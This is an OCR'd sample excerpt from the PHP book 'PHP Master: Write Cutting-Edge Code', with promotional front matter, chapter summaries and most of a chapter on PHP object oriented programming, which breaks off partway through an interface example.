sitepoint


PHP MASTER

WRITE CUTTING-EDGE CODE

BY LORNA MITCHELL
DAVEY SHAFIK
MATTHEW TURLAND


MODERN, EFFICIENT, AND SECURE TECHNIQUES FOR PHP PROFESSIONALS

Thanks for your interest!



Thanks again for your interest in "*PHP MASTER: Write Cutting-Edge Code*".

It's great that you've decided to download these sample chapters, as they'll give you a taste of what the full 400+ page version of the book contains:



Powerful OOP Blueprints

Use objected oriented programming blueprints to organize your code

- **PHP Objected Oriented Programming Blueprint**
- **Advanced performance evaluation techniques**
- **Modern testing methods**
- **Latest security systems**
- **PHP APIs and libraries and more!**

So … have a read through the sample chapters, and …

Reach out to us on Twitter or Facebook (with your comments)
Contact us at support (with any questions)

Click here to order and download the Digital Bundle to suit all your devices - from Kindles to iPads and more!

ORDER EBOOK
iPhone + iPad + Kindle + PDF

100% Satisfaction Guarantee

We want you to feel as confident as we do that this book will deliver the goods, so you have a full 30 days to play with it. If in that time you feel the book falls short, simply send it back and we'll give you a prompt refund of the full purchase price, minus shipping and handling.

Summary of Contents

Table of Contents

PHP Master: Write Cutting-edge Code

What's in This Excerpt

This excerpt comprises three chapters. While the chapters follow on from each other, they each deal with a new topic. You'll probably gain the most benefit from reading them in sequence, but you can certainly skip around if you only need a refresher on a particular subject.

Chapter 1: *Object Oriented Programming*

We'll start by discussing what object oriented programming consists of, and look at how to associate values and functions together in one unit: the object. Declaring classes and instantiating objects will be covered to start us off on our OOP journey; then we'll delve into inheritance, interfaces, and exception handling. We'll have a thorough OOP blueprint to work to by the end of this chapter.

Chapter 3: *APIs*

Application Programming Interfaces are a way of transferring data other than via web page-based methods; they provide the link that a particular service, application, or module exposes for others to interact with. We'll look at how to incorporate them into your system, as well as investigate service-oriented architecture (SOA), HTTP requests and responses, and alternative web services.

Chapter 5: *Security*

All technologies have some level of capability for misuse in the hands of those with ill intentions, and every good programmer must know the best techniques for making their systems as secure as possible—after all, your clients will demand it. In this chapter, we'll cover a broad range of known attack vectors—including cross-site scripting, session hijacking, and SQL injection—and how to protect your application from malicious entry. We'll learn how to hash passwords and repel brute force attacks, as well as dissect the PHP mantra: "filter input, escape output."

What's in the Rest of the Book

Chapter 2: *Databases*

The Web is a dynamic world—gone are the days where users simply sit back and read web pages. Databases are a key component of interactive server-side development. In this chapter, we'll discover how to connect to a database with the PDO extension, and how to store data and design database schema. In addition, we'll look at the structured query language MySQL, as well as the commands you need to know to interact with a database.

Chapter 4: *Design Patterns*

In the real world, repeated tasks have best practices, and in coding, we call these design patterns; they help PHP users optimize development and maintenance. In this chapter, we'll cover a wide range of design patterns, including singletons, factories, iterators, and observers. We'll also take a tour of the MVC (Model-View-Controller) architecture that underpins a well-structured application.

Chapter 6: *Performance*

The bigger your application becomes, the greater the need to test its performance capabilities. Here we'll learn how to "stress test" our code using tools like ApacheBench and JMeter, the best way of optimizing our server configuration, and cover strategies for streamlining file systems and profiling your code's actions.

Chapter 7: *Automated Testing*

As the functionality of an application changes, so does its definition of correct behavior. The purpose of automated testing is to assure that your application's intended behavior and its actual behavior are consistent. In this chapter, we'll learn how to target specific facets of your application with unit testing, database testing, systems testing, and load testing.

Chapter 8: *Quality Assurance*

Of course, all the hard work you've put into creating your application shouldn't go to waste; you want your project to be of a high standard. In this chapter, we'll look at measuring quality with static analysis tools, resources you can use to maintain best-practice coding standards and perfect your documentation, and robust methods of deploying your project on the Web.

Appendix A: ***PEAR and PECL***

So many of the tools we refer to reside in the PEAR and PECL repositories, and yet we've met plenty of PHP developers who are yet to use them. In this appendix, we provide full instructions for setting these up, so there's no longer an excuse for being ignorant of the jewels within.

Appendix B: ***SPL: The Standard PHP Library***

The Standard PHP Library is a fabulous and under-celebrated extension that ships as standard with PHP and contains some very powerful tools to include in your application. This is especially worth a read as a follow-on to the OOP and Design Patterns chapters.

Appendix C: ***Next Steps***

Where to from here? A good PHP developer never stops improving their skill set, and here you'll find a handy list of resources, from community groups to conferences.

Chapter 1

Object Oriented Programming

In this chapter, we'll be taking a look at object oriented programming, or OOP. Whether you've used OOP before in PHP or not, this chapter will show you what it is, how it's used, and why you might want to use objects rather than plain functions and variables. We'll cover everything from the "this is how you make an object" basics through to interfaces, exceptions, and magic methods. The object oriented approach is more conceptual than technical—although there are some long words used that we'll define and demystify as we go!

Why OOP?

Since it's clearly possible to write complex and useful websites using only functions, you might wonder why taking another step and using OOP techniques is worth the hassle. The true value of OOP—and the reason why there's such a strong move towards it in PHP—is **encapsulation**. This means it allows us to associate values and functions together in one unit: the object. Instead of having variables with prefixes so that we know what they relate to, or stored in arrays to keep elements together, using objects allows us to collect values together, as well as add functionality to that unit.

Vocabulary of OOP

What sometimes puts people off from working with objects is the tendency to use big words to refer to perfectly ordinary concepts. So to avoid deterring you, we'll begin with a short vocabulary list:

class	the recipe or blueprint for creating an object
object	a thing
instantiate	the action of creating an object from a class
method	a function that belongs to an object
property	a variable that belongs to an object

Armed now with your new foreign-language dictionary, let's move on and look at some code.

Introduction to OOP

The adventure starts here. We'll cover the theoretical side, but there will be a good mix of real code examples too—sometimes it's much easier to see these ideas in code!

Declaring a Class

The class is a blueprint—a set of instructions for how to create an object. It isn't a real object—it just describes one. In our web applications, we have classes to represent all sorts of entities. Here's a `Courier` class that might be used in an ecommerce application:

chapter_01/simple_class.php

```
class Courier
{
  public $name;
  public $home_country;

  public function __construct($name) {
    $this->name = $name;
    return true;
  }

  public function ship($parcel) {
```

```
    // sends the parcel to its destination
    return true;
  }
}
```

This shows the class declaration, and we'll store it in a file called **courier.php**. This file-naming method is an important point to remember, and the reason for this will become clearer as we move on to talk about how to access class definitions when we need them, in the section called "Object Inheritance".

The example above shows two properties, `$name` and `$home_country`, and two methods, `__construct()` and `ship()`. We declare methods in classes exactly the same way as we declare functions, so this syntax will be familiar. We can pass in parameters to the method and return values from the method in the same way we would when writing a function.

You might also notice a variable called `$this`in the example. It's a special variable that's always available inside an object's scope, and it refers to the current object. We'll use it throughout the examples in this chapter to access properties or call methods from inside an object, so look out for it as you read on.

Class Constructors

The `__construct()` function has two underscores at the start of its name. In PHP, two underscores denote a **magic method**, a method that has a special meaning or function. We'll see a number of these in this chapter. The `__construct()` method is a special function that's called when we instantiate an object, and we call this the **constructor**.

PHP 4 Constructors

In PHP 4, there were no magic methods. Objects had constructors, and these were functions that had the same name as the class they were declared in. Although they're no longer used when writing modern PHP, you may see this convention in legacy or PHP 4-compatible code, and PHP 5 does support them.

The constructor is always called when we instantiate an object, and we can use it to set up and configure the object before we release it for use in the code. The constructor also has a matching magic method called a **destructor**, which takes the

method name `__destruct()` with no arguments. The destructor is called when the object is destroyed, and allows us to run any shut-down or clean-up tasks this object needs. Be aware, though, that there's no guarantee about when the destructor will be run; it will happen after the object is no longer needed—either because it was destroyed or because it went out of scope—but only when PHP's garbage collection happens.

We'll see examples of these and other magic methods as we go through the examples in this chapter. Right now, though, let's instantiate an object—this will show nicely what a constructor actually does.

Instantiating an Object

To instantiate—or create—an object, we'll use the `new` keyword and give the name of the class we'd like an object of; then we'll pass in any parameters expected by the constructor. To instantiate a `courier`, we can do this:

```
require 'courier.php';

$mono = new Courier('Monospace Delivery');
```

First of all, we require the file that contains the class definition (**courier.php**), as PHP will need this to be able to make the object. Then we simply instantiate a new `Courier` object, passing in the name parameter that the constructor expects, and storing the resulting object in `$mono`. If we inspect our object using `var_dump()`, we'll see:

```
object(Courier)#1 (2) {
 ["name"]=>
 string(18) "Monospace Delivery"
 ["home_country"]=>
 NULL
}
```

The `var_dump()` output tells us:

- this is an object of class `Courier`
- it has two properties
- the name and value of each property

Passing in the parameter when we instantiate the object passes that value to the constructor. In our example, the constructor in `Courier` simply sets that parameter's value to the `$name` property of the object.

Autoloading

So far, our examples have shown how to declare a class, then include that file from the place we want to use it. This can grow confusing and complicated quite quickly in a large application, where different files might need to be included in different scenarios. Happily, PHP has a feature to make this easier, called **autoload**. Autoloading is when we tell PHP where to look for our class files when it needs a class declaration that it's yet to see.

To define the rules for autoloading, we use another magic method: `__autoload()`. In the earlier example, we included the file, but as an alternative, we could change our example to have an autoload function:

```
function __autoload($classname) {
  include strtolower($classname) . '.php';
}
```

Autoloading is only useful if you name and store the files containing your class definitions in a very predictable way. Our example, so far, has been trivial; our class files live in same-named, lowercase filenames with a **.php** extension, so the autoload function handles this case.

It is possible to make a complex autoloading function if you need one. For example, many modern applications are built on an MVC (Model-View-Controller—see the chapter on Design Patterns for an in-depth explanation) pattern, and the class definitions for the models, views, and controllers are often in different directories. To get around this, you can often have classes with names that indicate the class type, such as `UserController`. The autoloading function will then have some string matching or a regular expression to figure out the kind of a class it's looking for, and where to find it.

Using Objects

So far we've declared an object, instantiated an object, and talked about autoloading, but we're yet to do much object oriented programming. We'll want to work with

both properties and methods of the objects we create, so let's see some example code for doing exactly that:

```
$mono = new Courier('Monospace Delivery');

// accessing a property
echo "Courier Name: " . $mono->name;

// calling a method
$mono->ship($parcel);
```

Here, we use the **object operator**, which is the hyphen followed by the greater-than sign: `->`. This goes between the object and the property—or method—you want to access. Methods have parentheses after them, whereas properties do not.

Using Static Properties and Methods

Having shown some examples of using classes, and explained that we instantiate objects to use them, this next item is quite a shift in concept. As well as instantiating objects, we can define class properties and methods that are **static**. A static method or property is one that can be used without instantiating the object first. In either case, you mark an element as static by putting the `static` keyword after `public` (or other visibility modifier—more on those later in this chapter). We access them by using the double colon operator, simply `::`.

Scope Resolution Operator

The double colon operator that we use for accessing static properties or methods in PHP is technically called the **scope resolution operator**. If there's a problem with some code containing `::`, you will often see an error message containing `T_PAAMAYIM_NEKUDOTAYIM`. This simply refers to the `::`, although it looks quite alarming at first! "Paamayim Nekudotayim" means "two dots, twice" in Hebrew.

A static property is a variable that belongs to the class only, not any object. It is isolated entirely from any property, even one of the same name in an object of this class.

A static method is a method that has no need to access any other part of the class. You can't refer to `$this` inside a static method, because no object has been created to refer to. Static properties are often seen in libraries where the functionality is

independent of any object properties. It is often used as a kind of namespacing (PHP didn't have namespaces until version 5.3; see the section called "Objects and Namespaces"), and is also useful for a function that retrieves a collection of objects. We can add a function like that to our `Courier` class:

chapter_01/Courier.php *(excerpt)*

```
class Courier
{
  public $name;
  public $home_country;

  public static function getCouriersByCountry($country) {
    // get a list of couriers with their home_country = $country

    // create a Courier object for each result

    // return an array of the results
    return $courier_list;
  }
}
```

To take advantage of the static function, we call it with the `::` operator:

```
// no need to instantiate any object

// find couriers in Spain:
$spanish_couriers = Courier::getCouriersByCountry('Spain');
```

Methods should be marked as static if you're going to call them in this way; otherwise, you'll see an error. This is because a method should be designed to be called either statically or dynamically, and declared as such. If it has no need to access `$this`, it is static, and can be declared and called as shown. If it does, we should instantiate the object first; thus, it isn't a static method.

When to use a static method is mainly a point of style. Some libraries or frameworks use them frequently; whereas others will always have dynamic functions, even where they wouldn't strictly be needed.

Objects and Namespaces

Since PHP 5.3, PHP has had support for **namespaces**. There are two main aims of this new feature. The first is to avoid the need for classes with names like `Zend_InfoCard_Xml_Security_Transform_Exception`, which at 47 characters long is inconvenient to have in code (no disrespect to Zend Framework—we just happen to know it has descriptive names, and picked one at random). The second aim of the namespaces feature is to provide an easy way to isolate classes and functions from various libraries. Different frameworks have different strengths, and it's nice to be able to pick and choose the best of each to use in our application. Problems arise, though, when two classes have the same name in different frameworks; we cannot declare two classes called the same name.

Namespaces allow us to work around this problem by giving classes shorter names, but with prefixes. Namespaces are declared at the top of a file, and apply to every class, function, and constant declared in that file. We'll mostly be looking at the impact of namespaces on classes, but bear in mind that the principles also apply to these other items. As an example, we could put our own code in a shipping namespace:

chapter_01/Courier.php *(excerpt)*

```
namespace shipping;

class Courier
{
  public $name;
  public $home_country;

  public static function getCouriersByCountry($country) {
    // get a list of couriers with their home_country = $country
    // create a Courier object for each result
    // return an array of the results
    return $courier_list;
  }
}
```

From another file, we can no longer just instantiate a `Courier` class, because if we do, PHP will look in the global namespace for it—and it isn't there. Instead, we refer to it by its full name: `Shipping\Courier`.

This works really well when we're in the global namespace and all the classes are in their own tidy little namespaces, but what about when we want to include this class inside code in another namespace? When this happens, we need to put a leading **namespace operator** (that's a backslash, in other words) in front of the class name; this indicates that PHP should start looking from the top of the namespace stack. So to use our namespaced class inside an arbitrary namespace, we can do:

```
namespace Fred;

$courier = new \shipping\Courier();
```

To refer to our `Courier` class, we need to know which namespace we are in; for instance:

- In the `Shipping` namespace, it is called `Courier`.
- In the global namespace, we can say `shipping/Courier`.
- In another namespace, we need to start from the top and refer to it as `\shipping\Courier`.

We can declare another `Courier` class in the `Fred` namespace—and we can use both objects in our code without the errors we see when redeclaring the same class in the top-level namespace. This avoids the problem where you might want to use elements from two (or more) frameworks, and both have a class named `Log`.

Namespaces can also be created within namespaces, simply by using the namespace separator again. How about a site with both a blog and an ecommerce function? It might have a namespaced class structure, such as:

```
shop
  products
    Products
    ProductCategories
  shipping
    Courier
admin
  user
    User
```

Our `Courier` class is now nested two levels deep, so we'd put its class definition in a file with `shop/shipping` in the namespace declaration at the top. With all these

prefixes in place, you might wonder how this helps solve the problem of long class names; all we seem to have managed so far is to replace the underscores with namespace operators! In fact, we can use shorthand to refer to our namespaces, including when there are multiple namespaces used in one file.

Take a look at this example, which uses a series of classes from the structure in the list we just saw:

```
use shop\shipping;
use admin\user as u;

// which couriers can we use?
$couriers = shipping\Courier::getCouriersByCountry('India');

// look up this user's account and show their name
$user = new u\User();
echo $user->getDisplayName();
```

We can abbreviate a nested namespace to only use its lowest level, as we have with `shipping`, and we can also create nicknames or abbreviations to use, as we have with `user`. This is really useful to work around a situation where the most specific element has the same name as another. You can give them distinctive names in order to tell them apart.

Namespaces are also increasingly used in autoloading functions. You can easily imagine how the directory separators and namespace separators can represent one another. While namespaces are a relatively new addition to PHP, you are sure to come across them in libraries and frameworks. Now you know how to work with them effectively.

Object Inheritance

Inheritance is the way that classes relate to each other. Much in the same way that we inherit biological characteristics from our parents, we can design a class that inherits from another class (though much more predictably than the passing of curly hair from father to daughter!).

Classes can inherit from or *extend* one parent class. Classes are unaware of other classes inheriting from them, so there are no limits on how many child classes a

parent class can have. A child class has all the characteristics of its parent class, and we can add or change any elements that need to be different for the child.

We can take our `Courier` class as an example, and create child classes for each `Courier` that we'll have in the application. In Figure 1.1, there are two couriers which inherit from the `Courier` class, each with their own `ship()` methods.




Figure 1.1. Class diagram showing the `Courier` class and specific couriers inheriting from it

The diagram uses **UML (Unified Modeling Language)** to show the relationship between the `MonotypeDelivery` and `PigeonPost` classes and their parent, the `Courier` class. UML is a common technique for modeling class relationships, and you'll see it throughout this book and elsewhere when reading documentation for OOP systems.

The boxes are split into three sections: one for the class name, one for its properties, and the bottom one for its methods. The arrows show the parentage of a class—here, both `MonotypeDelivery` and `PigeonPost` inherit from `Courier`. In code, the three classes would be declared as follows:

chapter_01/Courier.php *(excerpt)*

```
class Courier
{
  public $name;
  public $home_country;

  public function __construct($name) {
    $this->name = $name;
    return true;
  }
```

```
  public function ship($parcel) {
    // sends the parcel to its destination
    return true;
  }

  public function calculateShipping($parcel) {
    // look up the rate for the destination, we'll invent one
    $rate = 1.78;

    // calculate the cost
    $cost = $rate * $parcel->weight;
    return $cost;
  }
}
```

chapter_01/MonotypeDelivery.php *(excerpt)*

```
class MonotypeDelivery extends Courier
{
  public function ship($parcel) {
    // put in box
    // send
    return true;
  }
}
```

chapter_01/PigeonPost.php *(excerpt)*

```
class PigeonPost extends Courier
{
  public function ship($parcel) {
    // fetch pigeon
    // attach parcel
    // send
    return true;
  }
}
```

The child classes show their parent using the `extends` keyword. This gives them everything that was present in the `Courier` parent class, so they have all the properties and methods it does. Each `courier` ships in very different ways, so they both redeclare the `ship()` method and add their own implementations (pseudo code is

shown here, but you can use your imagination as to how to actually implement a `pigeon` in PHP!).

When a class redeclares a method that was in the parent class, it must use the same parameters that the parent method did. PHP reads the `extends` keyword and grabs a copy of the parent class, and then anything that is changed in the child class essentially overwrites what is there.

Objects and Functions

We've made some classes to represent our various courier companies, and seen how to instantiate objects from class definitions. We'll now look at how we identify objects and pass them into object methods.

First, we need a target object, so let's create a `Parcel` class:

chapter_01/Parcel.php *(excerpt)*

```
class Parcel
{
  public $weight;
  public $destinationAddress;
  public $destinationCountry;
}
```

This class is fairly simple, but then parcels themselves are relatively inanimate, so perhaps that's to be expected!

Type Hinting

We can amend our `ship()` methods to only accept parameters that are `Parcel` objects by placing the object name before the parameter:

chapter_01/PigeonPost.php *(excerpt)*

```
public function ship(Parcel $parcel) {
  // sends the parcel to its destination
  return true;
}
```

This is called **type hinting**, where we can specify what type of parameters are acceptable for this method—and it works on functions too. You can type hint any

object name, and you can also type hint for arrays. Since PHP is relaxed about its data types (it is a dynamically and weakly typed language), there's no type hinting for simple types such as strings or numeric types.

Using type hinting allows us to be sure about the kind of object passed in to this function, and using it means we can make assumptions in our code about the properties and methods that will be available as a result.\

Polymorphism

Imagine we allowed a user to add couriers to their own list of preferred suppliers. We could write a function along these lines:

```
function saveAsPreferredSupplier(Courier $courier) {
  // add to list and save
  return true;
}
```

This would work well—but what if we wanted to store a `PigeonPost` object?

In fact, if we pass a `PigeonPost` object into this function, PHP will realize that it's a child of the `Courier` object, and the function will accept it. This allows us to use parent objects for type hinting and pass in children, grandchildren, and even distant descendants of that object to the function.

This ability to identify both as a `PigeonPost` object and as a `Courier` object is called **polymorphism**, which literally means "many forms." Our `PigeonPost` object will identify as both its own class and a class that it descends from, and not only when type hinting. Check out this example that uses the `instanceOf` operator to check what kind of object something is:

```
$courier = new PigeonPost('Local Avian Delivery Ltd');

if($courier instanceOf Courier) {
    echo $courier->name . " is a Courier\n";
}
if($courier instanceOf PigeonPost) {
    echo $courier->name . " is a PigeonPost\n";
}
```

```
if($courier instanceOf Parcel) {
    echo $courier->name . " is a Parcel\n";
}
```

This code, when run, gives the following output:

```
Local Avian Delivery Ltd is a Courier
Local Avian Delivery Ltd is a PigeonPost
```

Exactly as it does when we type hint, the `PigeonPost` object claims to be both a `PigeonPost` and a `Courier`. It is not, however, a `Parcel`.

Objects and References

When we work with objects, it's important to avoid tripping up on the fact that they behave very differently from the simpler variable types. Most data types are **copy-on-write**, which means that when we do `$a = $b`, we end up with two independent variables containing the same value.

For objects, this works completely differently. What would you expect from the following code?

```
$box1 = new Parcel();
$box1->destinationCountry = 'Denmark';

$box2 = $box1;
$box2->destinationCountry = 'Brazil';

echo 'Parcels need to ship to: '
  . $box1->destinationCountry . ' and '
  . $box2->destinationCountry;
```

Have a think about that for a moment.

In fact, the output is:

```
Parcels need to ship to: Brazil and Brazil
```

What happens here is that when we assign `$box1` to `$box2`, the contents of `$box1` aren't copied. Instead, PHP just gives us `$box2` as another way to refer to the same object. This is called a **reference**.

We can tell whether two objects have the same class and properties by comparing them with ==, as shown below:

```
if($box1 == $box2) echo 'equivalent';
```

We can take this a step further, and distinguish whether they are references to the original object, by using the === operator in the same way:

```
if($box1 === $box2) echo 'exact same object!';
```

The === comparison will only return true when both variables are pointing to the same value. If the objects are identical, but stored in different locations, this operation will return false. This can help us hugely in identifying which objects are linked to one another, and which are not.

Passing Objects as Function Parameters

Continuing on from where we left off about references, we must bear in mind that objects are always **passed by reference**. This means that when you pass an object into a function, the function operates on that same object, and if it is changed inside the function, that change is reflected outside. This is an extension of the same behavior we see when we assign an object to a new variable.

Objects always behave this way—they will provide a reference to the original object rather than produce a copy of themselves, which can lead to surprising results! Take a look at this code example:

```
$courier = new PigeonPost('Avian Delivery Ltd');

$other_courier = $courier;
$other_courier->name = 'Pigeon Post';

echo $courier->name; // outputs "Pigeon Post"
```

It's important to understand this so that our expectations line up with PHP's behavior; objects will give a reference to themselves, rather than make a copy. This means that if a function operates on an object that was passed in, there's no need for us to return it from the function. The change will be reflected in the original copy of the object too.

If a separate copy of an existing object is needed, we can create one by using the `clone` keyword. Here's an adapted version of the previous code, to copy the object rather than refer to it:

```
$courier = new PigeonPost('Avian Delivery Ltd');

$other_courier = clone $courier;
$other_courier->name = 'Pigeon Post';

echo $courier->name; // outputs "Avian Delivery Ltd"
```

The `clone` keyword causes a new object to be created of the same class, and with all the same properties, as the original object. There's no link between these two objects, and you can safely change one or the other in isolation.

Shallow Object Copies

When you clone an object, any objects stored in properties within it will be references rather than copies. As a result, you need to be careful when dealing with complex object oriented applications.

PHP has a magic method which, if declared in the object, is called when the object is copied. This is the `__clone()` method, and you can declare and use this to dictate what happens when the object is copied, or even disallow copying.

Fluent Interfaces

At this point, we know that objects are always passed by reference, which means that we don't need to return an object from a method in order to observe its changes. However, if we do return `$this` from a method, we can build a **fluent interface** into our application, which will enable you to chain methods together. It works like this:

1. Create an object.
2. Call a method on the object.
3. Receive the amended object returned by the method.
4. Optionally return to step 2.

This might be clearer to show with an example, so here's one using the `Parcel` class:

chapter_01/Parcel.php

```
class Parcel
{
  protected $weight;
  protected $destinationCountry;

  public function setWeight($weight) {
    echo "weight set to: " . $weight . "\n";
    $this->weight = $weight;
    return $this;
  }

  public function setCountry($country) {
    echo "destination country is: " . $country . "\n";
    $this->destinationCountry = $country;
    return $this;
  }
}

$myparcel = new Parcel();
$myparcel->setWeight(5)->setCountry('Peru');
```

What's key here is that we can perform these multiple calls all on one line (potentially with some newlines for readability), and in any order. Since each method returns the resulting object, we can then call the next method on that, and so on. You may see this pattern in a number of settings, and now you can also build it into your own applications, if appropriate.

public, private, and protected

In the examples presented in this chapter, we've used the `public` keyword before all our methods and properties. This means that these methods and properties can be read and written from outside of the class. `public` is an access modifier, and there are two alternatives: `private` and `protected`. Let's look at them in turn.

public

This is the default behavior if you see code that omits this access modifier. It's good practice, though, to include the `public` keyword, even though the behavior is the same without it. As well as there being no guarantees the default won't change in

the future, it shows that the developer made a conscious choice to expose this method or property.

private

Making a method or property `private` means that it will only be visible from inside the class in which it's declared. If you try to access it from outside, you'll see an error. A good example would be to add a method that fetches the shipping rate for a given country to our `Courier` class definition from earlier in the chapter. This is only needed inside the function as a helper to calculate the shipping, so we can make it private:

chapter_01/Courier.php *(excerpt)*

```
class Courier
{
  public function calculateShipping(Parcel $parcel) {
    // look up the rate for the destination
    $rate = $this->getShippingRateForCountry($parcel->➥
      destinationCountry);
    // calculate the cost
    $cost = $rate * $parcel->weight;
    return $cost;
  }

  private function getShippingRateForCountry($country) {
    // some excellent rate calculating code goes here
    // for the example, we'll just think of a number
    return 1.2;
  }
}
```

Using a private method makes it clear that this function is designed to be used from within the class, and stops it from being called from elsewhere in the application. Making a conscious decision about which functions are public and which aren't is an important part of designing object oriented applications.

protected

A protected property or method is similar to a private method, in that it isn't available from everywhere. It can be accessed from anywhere within the class it's declared in, but, importantly, it can also be accessed from any class which inherits

from that class. In our `Courier` example with the private method `getShippingRateForCountry()` (called by the `calculateShipping()` method), everything works fine, and, in fact, child classes of `Courier` will also work correctly. However, if a child class needed to re-implement the `calculateShipping()` method to use its own formula, the `getShippingRateForCountry()` method would be unavailable.

Using `protected` means that the methods are still unavailable from outside the class, but that children of the class count as "inside," and have access to use those methods or read/write those properties.

Choosing the Right Visibility

To choose the correct visibility for each property or method, follow the decision-making process depicted in Figure 1.2.




Figure 1.2. How to choose visibility for a property or method

The general principle is that if there's no need for things to be accessible outside of the class, they shouldn't be. Having a smaller visible area of a class makes it simpler for other parts of the code to use, and easier for developers new to this code to understand.[1] Making it private can be limiting if we extend this functionality at

[1] This includes you, if you've slept since you wrote the code.

a later date, so we only do this if we're sure it's needed; otherwise, the property or method should be protected.

Using Getters and Setters to Control Visibility

In the previous section, we outlined a process to decide which access modifier a property or method would need. Another approach to managing visibility is to mark all properties as protected, and only allow access to them using **getter** and **setter** methods. They do exactly as their name implies, allowing you to *get* and *set* the values.

Getter and setter methods look like this:

chapter_01/Courier.php *(excerpt)*

```
class Courier {
  protected $name;

  function getName() {
    return $this->name;
  }

  function setName($value) {
    $this->name = $value;
    return true;
  }
}
```

This might seem overkill, and in some situations that's probably a good assessment. On the other hand, it's a very useful device for giving traceability to object code that accesses properties. If every time the property is accessed, it has to come through the getter and setter methods, this provides a **hook**, or intercept point, if we need it. We might hook into these methods to log what information was updated, or to add some access control logic, or any one of a number of reasons. Whether you choose to use getter and setter methods, or to access properties directly, the right approach varies between applications. Showing you both approaches gives you the tools to decide which is the best fit.

Underscores and Visibility

In PHP 4, everything was public, and so it was a common convention to prefix non-public methods and properties with an underscore. You may still see this in legacy applications, as well as in some current coding standards. While it is unnecessary and some dislike it, the important point is to conform to the coding standards of the project (more on those in Chapter 8: Quality Assurance).

Using Magic `__get` and `__set` Methods

While we're on the topic of getters and setters, let's take a small detour and look at two magic methods available in PHP: `__get()` and `__set()`.

These are called when you access a property that *doesn't exist*. If that sounds counterintuitive, let's see if a code sample can make things clearer:

chapter_01/Courier.php *(excerpt)*

```
class Courier
{
  protected $data = array();

  public function __get($property) {
    return $this->data[$property];
  }

  public function __set($property, $value) {
    $this->data[$property] = $value;
    return true;
  }
}
```

The code above will be invoked when we try to read from or write to a property that doesn't exist in the class. There's a `$data` property that will actually hold our values, but from the outside of the class, it will look as if we're just accessing properties as normal. For example, we might write code like this:

```
$courier = new Courier();
$courier->name = 'Avian Carrier';
echo $courier->name;
```

From this angle, we're unable to see that the `$name` property doesn't exist, but the object behaves as if it does. The magic `__get()` and `__set()` methods allow us to change what happens behind the scenes. We can add any logic we need to here, having it behave differently for different property names, checking values, or anything else you can think of. All PHP's magic methods provide us with a place to put in code that responds to a particular event; in this case, the access of a non-existent property.

Interfaces

An **interface** is a way of describing the capabilities of an object. An interface specifies the names of methods and their parameters, but excludes any functioning code. Using an interface lays out a contract of what a class implementing this interface will be capable of. Unlike inheritance, we can apply interfaces to multiple classes, regardless of where they are in the hierarchy. Interfaces applied to one class will then be inherited by their children.

SPL Countable Interface Example

The interface itself holds only an outline of the functions in the interface; there is no actual implementation included here. As an example, let's look at the Countable interface.[2] This is a core interface in PHP, implemented in the SPL (Standard PHP Library) extension. Countable implements a single function, `count()`. To use this interface in our own code, we can implement it as shown here:

chapter_01/Courier.php *(excerpt)*

```
class Courier implements Countable
{
  protected $count = 0;

  public function ship(Parcel $parcel) {
    $this->count++;
    // ship parcel
    return true;
  }

  public function count() {
```

[2] http://php.net/countable

```
    return $this->count;
  }
}
```

Since `Courier` implements `Countable` in this example, our class must contain a method with a declaration that exactly matches the method declared in the interface. What goes inside the method can (and is likely to) differ in each class; we must simply present the function as declared.

Counting Objects

Using the `Countable` interface in PHP allows us to customize what happens when a user calls the core function `count()` with our object as the subject. By default, if you `count()` an object in PHP, you'll receive a count of how many properties it has. However, implementing the `Countable` interface as shown above allows us to hook into this. We can now take advantage of this feature by writing code like this:

```
$courier = new Courier();
$courier->ship(new Parcel());
$courier->ship(new Parcel());
$courier->ship(new Parcel());
echo count($courier); // outputs 3
```

When we implement interfaces, we must always declare the functions defined in an interface. In the next section, we'll go on to declare and use our own interfaces.

The Standard PHP Library

This section used the `Countable` interface as an example of an interface built into PHP. The SPL module contains some great features, and is well worth a look. In particular, it offers some useful interfaces, prebuilt iterator classes, and great storage classes. It's heavily object oriented, but after reading this chapter, you'll be ready to use those ideas in your own applications.

Declaring and Using an Interface

To declare an interface, we simply use the interface keyword, name the interface, and then prototype the methods that belong to it. As an example, we'll define a `Trackable` interface containing a single method, `getTrackInfo()`:

chapter_01/Trackable.php

```
interface Trackable
{
  public function getTrackInfo($parcelId);
}
```

To use this interface in our classes, we simply use the `implements` keyword. Not all our couriers can track parcels, and the way they do that will look different for each one, as they might use different systems internally. If our `MonotypeDelivery` courier can track parcels, its class might look similar to this:

chapter_01/MonotypeDelivery.php *(excerpt)*
